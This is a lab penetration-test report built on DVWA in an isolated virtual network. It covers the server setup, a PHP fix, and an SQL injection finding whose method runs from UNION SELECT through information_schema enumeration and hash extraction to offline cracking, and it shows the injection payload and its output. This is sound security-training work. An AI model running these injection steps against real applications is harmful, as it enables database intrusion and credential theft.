

PROJECT 7

Web Application Penetration Test Lab

DVWA — SQL Injection · Cross-Site Scripting · Broken Authentication

Prepared by	Vijay S
Contact	reachvijays20@gmail.com
GitHub	github.com/JacobVijay26/Vijay_cybersecurity
Report type	Complete technical findings report
Target application	DVWA (Damn Vulnerable Web Application) — Low security level
Target host	DVWA-Ubuntu — 192.168.100.30 (Ubuntu Server 26.04 LTS)
Attacker host	Kali Linux
Lab network	VMnet1 (Host-only) — 192.168.100.0/24
Report date	July 2026

1. Project Overview

This project establishes a dedicated web application penetration testing lab using DVWA (Damn Vulnerable Web Application), deployed on a purpose-built Ubuntu Server target VM. It extends the existing home lab — which previously included a Windows Server 2022 Domain Controller, a domain-joined Windows 11 workstation, Kali Linux, and Metasploitable2 — with a headless Linux web server dedicated to demonstrating and documenting common OWASP Top 10 vulnerabilities.

The objective is to build a portfolio-grade body of evidence covering the full attack lifecycle for each vulnerability class: infrastructure setup, exploitation methodology, proof-of-concept evidence, and real-world impact analysis. This document captures progress to date, including infrastructure build steps, troubleshooting encountered, and the vulnerabilities exploited so far.

1.1 Objectives

- Deploy an isolated, dedicated Linux target for web application testing, separate from the Windows AD lab and Metasploitable2.
- Demonstrate SQL Injection, Stored XSS, Reflected XSS, and Broken Authentication (Brute Force) against DVWA at Low security.
- Use Burp Suite for HTTP traffic interception and request analysis, and Hydra / John the Ripper for automated credential attacks and offline hash cracking.
- Produce a MITRE ATT&CK-mapped findings report with evidence screenshots suitable for a professional portfolio.

1.2 Lab Topology

DC01	Windows Server 2022 Domain Controller — labcorp.local — 192.168.100.10
Win11	Windows 11 domain-joined workstation — 192.168.100.20
DVWA-Ubuntu (new)	Ubuntu Server 26.04 LTS — web application target — 192.168.100.30
Kali Linux	Attacker machine — Burp Suite, Hydra, John the Ripper
Metasploitable2	Legacy Linux target (unrelated to this project)
Splunk Enterprise	Running on Windows host — 192.168.100.1
Network	VMnet1 (Host-only), 192.168.100.0/24, plus a second NAT adapter on DVWA-Ubuntu for package installation

1.3 Tools Used


- VMware Workstation — virtualization platform
- Ubuntu Server 26.04 LTS “Resolute Raccoon” — target operating system
- Apache2, MariaDB 11.8.6, PHP 8.5 — LAMP stack hosting DVWA
- DVWA (digininja/DVWA on GitHub) — deliberately vulnerable web application
- Burp Suite Community Edition — HTTP proxy / traffic interception
- Hydra v9.6 — automated login brute-forcing
- John the Ripper — offline password hash cracking

2. Infrastructure Build

2.1 Ubuntu Server Installation

A new VM named DVWA-Ubuntu was created in VMware Workstation using Ubuntu Server 26.04 LTS. The installation used the standard (non-minimized) Server profile, guided storage with LVM disabled for simplicity, and OpenSSH Server enabled during setup for future remote administration.

Evidence: Installation completed successfully



```

Installation complete! [ Help ]

curtin command install
writing install sources to disk
running 'curtin extract'
curtin command extract
acquiring and extracting image from cp:///tmp/tmpiosdz0bt/mount
configuring keyboard
curtin command in-target
executing curtin install curthooks step
curtin command install
configuring installed system
running 'curtin curthooks'
curtin command curthooks
configuring apt configuring apt
installing missing packages
configuring iscsi service
configuring raid (mdadm) service
configuring NVMe over TCP
installing kernel
setting up swap
apply networking config
writing etc/fstab
configuring multipath
updating packages on target system
configuring pollinate user-agent on target
configuring kernel crash dumps settings
final kernel configuration
configuring target system bootloader
installing grub to target devices
copying metadata from /cdrom


final system configuration
curtin command in-target
calculating extra packages to install
installing openssh-server
retrieving openssh-server
curtin command system-install
unpacking openssh-server
curtin command system-install
configuring cloud-init
restoring apt configuration
subiquity/late/run_builtins:
subiquity/late/run_user_supplied:

[ View full log ]
[ Reboot Now ]

```

Figure 2.1 — Ubuntu Server 26.04 LTS installer reporting “Installation complete!” with openssh-server installed.

Evidence: First successful login



```

Library
Type here to...
My Computer
Metasploitabi
kali-linux-202
Windows 11 x
DC01
DVWA-Ubuntu

[ 71.845674] cloud-init[1336]: [...] ++.000 [
[ 71.846483] cloud-init[1336]: +---[SHW256]-----+
[ 71.846614] cloud-init[1336]: Generating public/private ed25519 key pair.
[ 71.847714] cloud-init[1336]: Your identification has been saved in /etc/ssh/ssh_host_ed25519_key
[ 71.848315] cloud-init[1336]: Your public key has been saved in /etc/ssh/ssh_host_ed25519_key.pub
[ 71.849407] cloud-init[1336]: The key fingerprint is:
[ 71.849629] cloud-init[1336]: SHA256:2C57nqpcCqvYbds017B80SpkuWHP50NkgfPQcYs root@dvwa-ubuntu
[ 71.851158] cloud-init[1336]: The key's randomart image is:
[ 71.851938] cloud-init[1336]: ++[ED25519 256]++
[ 71.852468] cloud-init[1336]: |o=+=o|
[ 71.853231] cloud-init[1336]: |B+++=|
[ 71.853978] cloud-init[1336]: |O++E o|
[ 71.854548] cloud-init[1336]: |B=..+|
[ 71.855436] cloud-init[1336]: |B.o..S|
[ 71.856496] cloud-init[1336]: |o=..|
[ 71.857661] cloud-init[1336]: |+.o...|
[ 71.857438] cloud-init[1336]: |...oo|
[ 71.857889] cloud-init[1336]: |o+|
[ 71.858321] cloud-init[1336]: +---[SHW256]-----+

dvwa-ubuntu login: dvwaadmin
Password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-14-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Tue Jul 14 01:18:58 PM UTC 2026

System load: 0.87          Memory usage: 20%          Processes: 250
Usage of /: 24.5% of 19.51GB    Swap usage: 0%          Users logged in: 0

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dvwaadmin@dvwa-ubuntu:~$

```

Figure 2.2 — Logged in as dvwaadmin@dvwa-ubuntu following reboot.

2.2 Networking

A static IP was assigned via Netplan to keep the host consistent with the lab's addressing scheme (192.168.100.0/24):

```
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses:
        - 192.168.100.30/24
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
```

A second network adapter (ens37, NAT) was later added to provide outbound internet access for package installation, while ens33 remained dedicated to the isolated lab network. An initial misconfiguration — a default route mistakenly bound to ens33 via the Splunk host's IP (192.168.100.1) — caused all internet-bound traffic to be black-holed. Removing the erroneous default route from the Netplan config and relying on the DHCP-assigned default route on ens37 resolved this.

Evidence: Static IP active on ens33

```
dvwaadmin@dvwa-ubuntu:~$ sudo netplan apply
[sudo: authenticate] Password:

** (configure:2136): WARNING **: 14:29:40.106: Permissions for /etc/netplan/50-cloud-init.yaml are too open. Netplan configuration should NOT be accessible by o
thers.

** (process:2134): WARNING **: 14:29:41.928: Permissions for /etc/netplan/50-cloud-init.yaml are too open. Netplan configuration should NOT be accessible by oth
ers.

** (process:2134): WARNING **: 14:29:42.689: Permissions for /etc/netplan/50-cloud-init.yaml are too open. Netplan configuration should NOT be accessible by oth
ers.

dvwaadmin@dvwa-ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:99:6d:e7 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    altname enx00c29996de7
    inet 192.168.100.30/24 brd 192.168.100.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe99:6de7/64 scope link proto kernel_l1
        valid_lft forever preferred_lft forever
dvwaadmin@dvwa-ubuntu:~$
```

Figure 2.3 — `ip a` confirming 192.168.100.30/24 bound to ens33.

2.3 LAMP Stack and DVWA Installation

Apache2, MariaDB, and PHP 8.5 (with php-mysqli and php-gd) were installed via apt. A dedicated MySQL database and user (dvwa / p@ssw0rd) were created to match DVWA's default configuration. DVWA was cloned from its official GitHub repository into /var/www/html/dvwa, with ownership set to www-data.

Evidence: Apache serving successfully




Figure 2.4 — Default Apache2 Ubuntu page reachable from the host browser at <http://192.168.100.30>, confirming the web server is live on the lab network.

Evidence: DVWA installed and database initialized




Figure 2.5 — DVWA fully installed, database created via `setup.php`, logged in as admin.

2.4 Troubleshooting: PHP 8.5 / mysql Compatibility

DVWA's codebase predates PHP's modern mysql exception behavior. Since PHP 8.1, mysql throws exceptions on SQL errors by default rather than returning false silently. This caused every DVWA page that intentionally triggers a SQL error (a core part of demonstrating SQL Injection) to crash with an HTTP 500 error instead of displaying DVWA's intended error message.

Evidence: Root cause identified via Apache error log

```
dvwadmin@dvwu-ubuntu:/var/www/html/dvwa/config$ sudo tail -n 30 /var/log/apache2/error.log
[sudo: authenticate] Password:
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress th
is message
[Tue Jul 14 12:43:07.411738 2026] [mpm_event:notice] [pid 10753:tid 10753] AH00489: Apache/2.4.66 (Ubuntu) configured -- resuming normal operations
[Tue Jul 14 12:43:07.411877 2026] [core:notice] [pid 10753:tid 10753] AH00094: Command line: '/usr/sbin/apache2 -D FOREGROUND'
[Tue Jul 14 12:43:15.289371 2026] [mpm_event:notice] [pid 10753:tid 10753] AH00492: caught SIGWINCH, shutting down gracefully
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress th
is message
[Tue Jul 14 12:43:15.521467 2026] [mpm_prefork:notice] [pid 11891:tid 11891] AH00163: Apache/2.4.66 (Ubuntu) configured -- resuming normal operations
[Tue Jul 14 12:43:15.521695 2026] [core:notice] [pid 11891:tid 11891] AH00094: Command line: '/usr/sbin/apache2 -D FOREGROUND'
[Tue Jul 14 12:43:16.126599 2026] [mpm_prefork:notice] [pid 11891:tid 11891] AH00170: caught SIGWINCH, shutting down gracefully
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress th
is message
[Tue Jul 14 12:43:16.500093 2026] [mpm_prefork:notice] [pid 11933:tid 11933] AH00163: Apache/2.4.66 (Ubuntu) configured -- resuming normal operations
[Tue Jul 14 12:43:16.500377 2026] [core:notice] [pid 11933:tid 11933] AH00094: Command line: '/usr/sbin/apache2 -D FOREGROUND'
[Tue Jul 14 12:43:20.865881 2026] [mpm_prefork:notice] [pid 11933:tid 11933] AH00170: caught SIGWINCH, shutting down gracefully
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress th
is message
[Tue Jul 14 12:43:21.181239 2026] [mpm_prefork:notice] [pid 12271:tid 12271] AH00163: Apache/2.4.66 (Ubuntu) configured -- resuming normal operations
[Tue Jul 14 12:43:21.181327 2026] [core:notice] [pid 12271:tid 12271] AH00094: Command line: '/usr/sbin/apache2 -D FOREGROUND'
[Tue Jul 14 17:16:32.894147 2026] [php:error] [pid 12277:tid 12277] [client 192.168.100.1:50197] PHP Fatal error:  Uncaught mysqli_sql_exception: You have an er
ror in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/dvwa/
vulnerabilities/sql/source/low.php:11: Stack trace: #0 /var/www/html/dvwa/vulnerabilities/sql/source/low.php(11): mysqli_query() #1 /var/www/html/dvwa/vulne
rabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/dvwa/vulnerabilities/sql/source/low.php on line 11, referer: http://19
2.168.100.30/dvwa/vulnerabilities/sql/?id=18Submit=Submit
[Tue Jul 14 17:16:39.843365 2026] [php:error] [pid 12614:tid 12614] [client 192.168.100.1:50262] PHP Fatal error:  Uncaught mysqli_sql_exception: You have an er
ror in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/dvwa/
vulnerabilities/sql/source/low.php:11: Stack trace: #0 /var/www/html/dvwa/vulnerabilities/sql/source/low.php(11): mysqli_query() #1 /var/www/html/dvwa/vulne
rabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/dvwa/vulnerabilities/sql/source/low.php on line 11, referer: http://19
2.168.100.30/dvwa/vulnerabilities/sql/?id=18Submit=Submit
[Tue Jul 14 17:17:56.644528 2026] [php:error] [pid 12274:tid 12274] [client 192.168.100.1:53855] PHP Fatal error:  Uncaught mysqli_sql_exception: You have an er
ror in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/dvwa/
vulnerabilities/sql/source/low.php:11: Stack trace: #0 /var/www/html/dvwa/vulnerabilities/sql/source/low.php(11): mysqli_query() #1 /var/www/html/dvwa/vulne
rabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/dvwa/vulnerabilities/sql/source/low.php on line 11, referer: http://19
2.168.100.30/dvwa/vulnerabilities/sql/?id=48Submit=Submit
[Tue Jul 14 17:18:01.594283 2026] [php:error] [pid 12276:tid 12276] [client 192.168.100.1:55794] PHP Fatal error:  Uncaught mysqli_sql_exception: You have an er
ror in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/dvwa/
vulnerabilities/sql/source/low.php:11: Stack trace: #0 /var/www/html/dvwa/vulnerabilities/sql/source/low.php(11): mysqli_query() #1 /var/www/html/dvwa/vulne
rabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/dvwa/vulnerabilities/sql/source/low.php on line 11, referer: http://19
2.168.100.30/dvwa/vulnerabilities/sql/?id=48Submit=Submit
[Tue Jul 14 17:19:23.617350 2026] [php:error] [pid 12614:tid 12614] [client 192.168.100.1:56647] PHP Fatal error:  Uncaught mysqli_sql_exception: You have an er
ror in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/dvwa/
vulnerabilities/sql/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/dvwa/vulnerabilities/sql/source/low.php on line 11, referer: http://19
2.168.100.30/dvwa/vulnerabilities/sql/?id=327&Submit=Submit
dvwadmin@dvwu-ubuntu:/var/www/html/dvwa/config$
```

Figure 2.6 — Apache error log showing `Uncaught mysqli\_sql\_exception` at low.php:11, confirming the fatal-error root cause.

The fix required disabling mysql's exception-throwing behavior at the PHP layer, since no equivalent php.ini directive exists for this setting. This was achieved by creating a small PHP file that calls `mysqli_report(MYSQLI_REPORT_OFF)`, and configuring PHP to automatically prepend it to every request via `auto_prepend_file` in a custom .ini file:

```
# /etc/php/8.5/apache2/disable-mysqli-exceptions.php
<?php mysqli_report(MYSQLI_REPORT_OFF);

# /etc/php/8.5/apache2/conf.d/99-dvwa-fix.ini
auto_prepend_file = /etc/php/8.5/apache2/disable-mysqli-exceptions.php
```

Evidence: Fix confirmed — proper SQL error now displayed instead of HTTP 500




Figure 2.7 — Submitting a single quote (') now returns DVWA's intended MariaDB syntax error message instead of crashing the page.

3. Status Summary

Module / Task	Status
Infrastructure build (Ubuntu, networking, LAMP, DVWA)	Complete
SQL Injection (in-band, UNION-based)	Complete
Stored Cross-Site Scripting (XSS)	Complete
Reflected Cross-Site Scripting (XSS)	Complete
Broken Authentication (Brute Force)	Complete
SQL Injection (Blind)	Complete
Burp Suite full walkthrough documentation	Complete
Findings report with CVSS ratings	Complete
GitHub upload	Not Started

4. Finding 1 — SQL Injection

SEVERITY: CRITICAL

Vulnerability class	SQL Injection (CWE-89)
MITRE ATT&CK	T1190 — Exploit Public-Facing Application
Location	/dvwa/vulnerabilities/sqli/ — User ID parameter
Security level tested	Low
CVSS v3.1 Score	8.0 (High)
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

4.1 Methodology

The SQL Injection module accepts a User ID and returns the corresponding user's first and last name. At Low security, DVWA concatenates this input directly into a SQL query with no sanitization or parameterization, making it trivially exploitable via classic UNION-based injection.

- Confirmed the injection point by submitting a single quote (') and observing a raw MariaDB syntax error reflected on the page.
- Used ORDER BY 1, 2, 3 to determine the query returns exactly two columns (error at column 3).
- Confirmed both output columns are reflected on the page using UNION SELECT 1,2.
- Enumerated the current database name and MariaDB version using UNION SELECT database(),version().
- Enumerated all table names in the dvwa database via information_schema.tables.
- Enumerated all column names in the users table via information_schema.columns.
- Extracted all usernames and password hashes directly from the users table.
- Cracked all five extracted MD5 hashes offline using John the Ripper against the rockyou.txt wordlist.

4.2 Evidence

Table and column enumeration




Figure 4.1 — information_schema.tables query identifying users, guestbook, access_log, and security_log tables.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

```

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: USER
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: PASSWORD_ERRORS
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: PASSWORD_EXPIRATION_TIME
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: user_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: first_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: last_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: password
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: avatar
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: last_login
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: failed_login
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: role
Surname: 2

ID: ' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users'-- -
First name: account_enabled
Surname: 2

```

Figure 4.2 — information_schema.columns query revealing the full users table schema, including user and password columns.

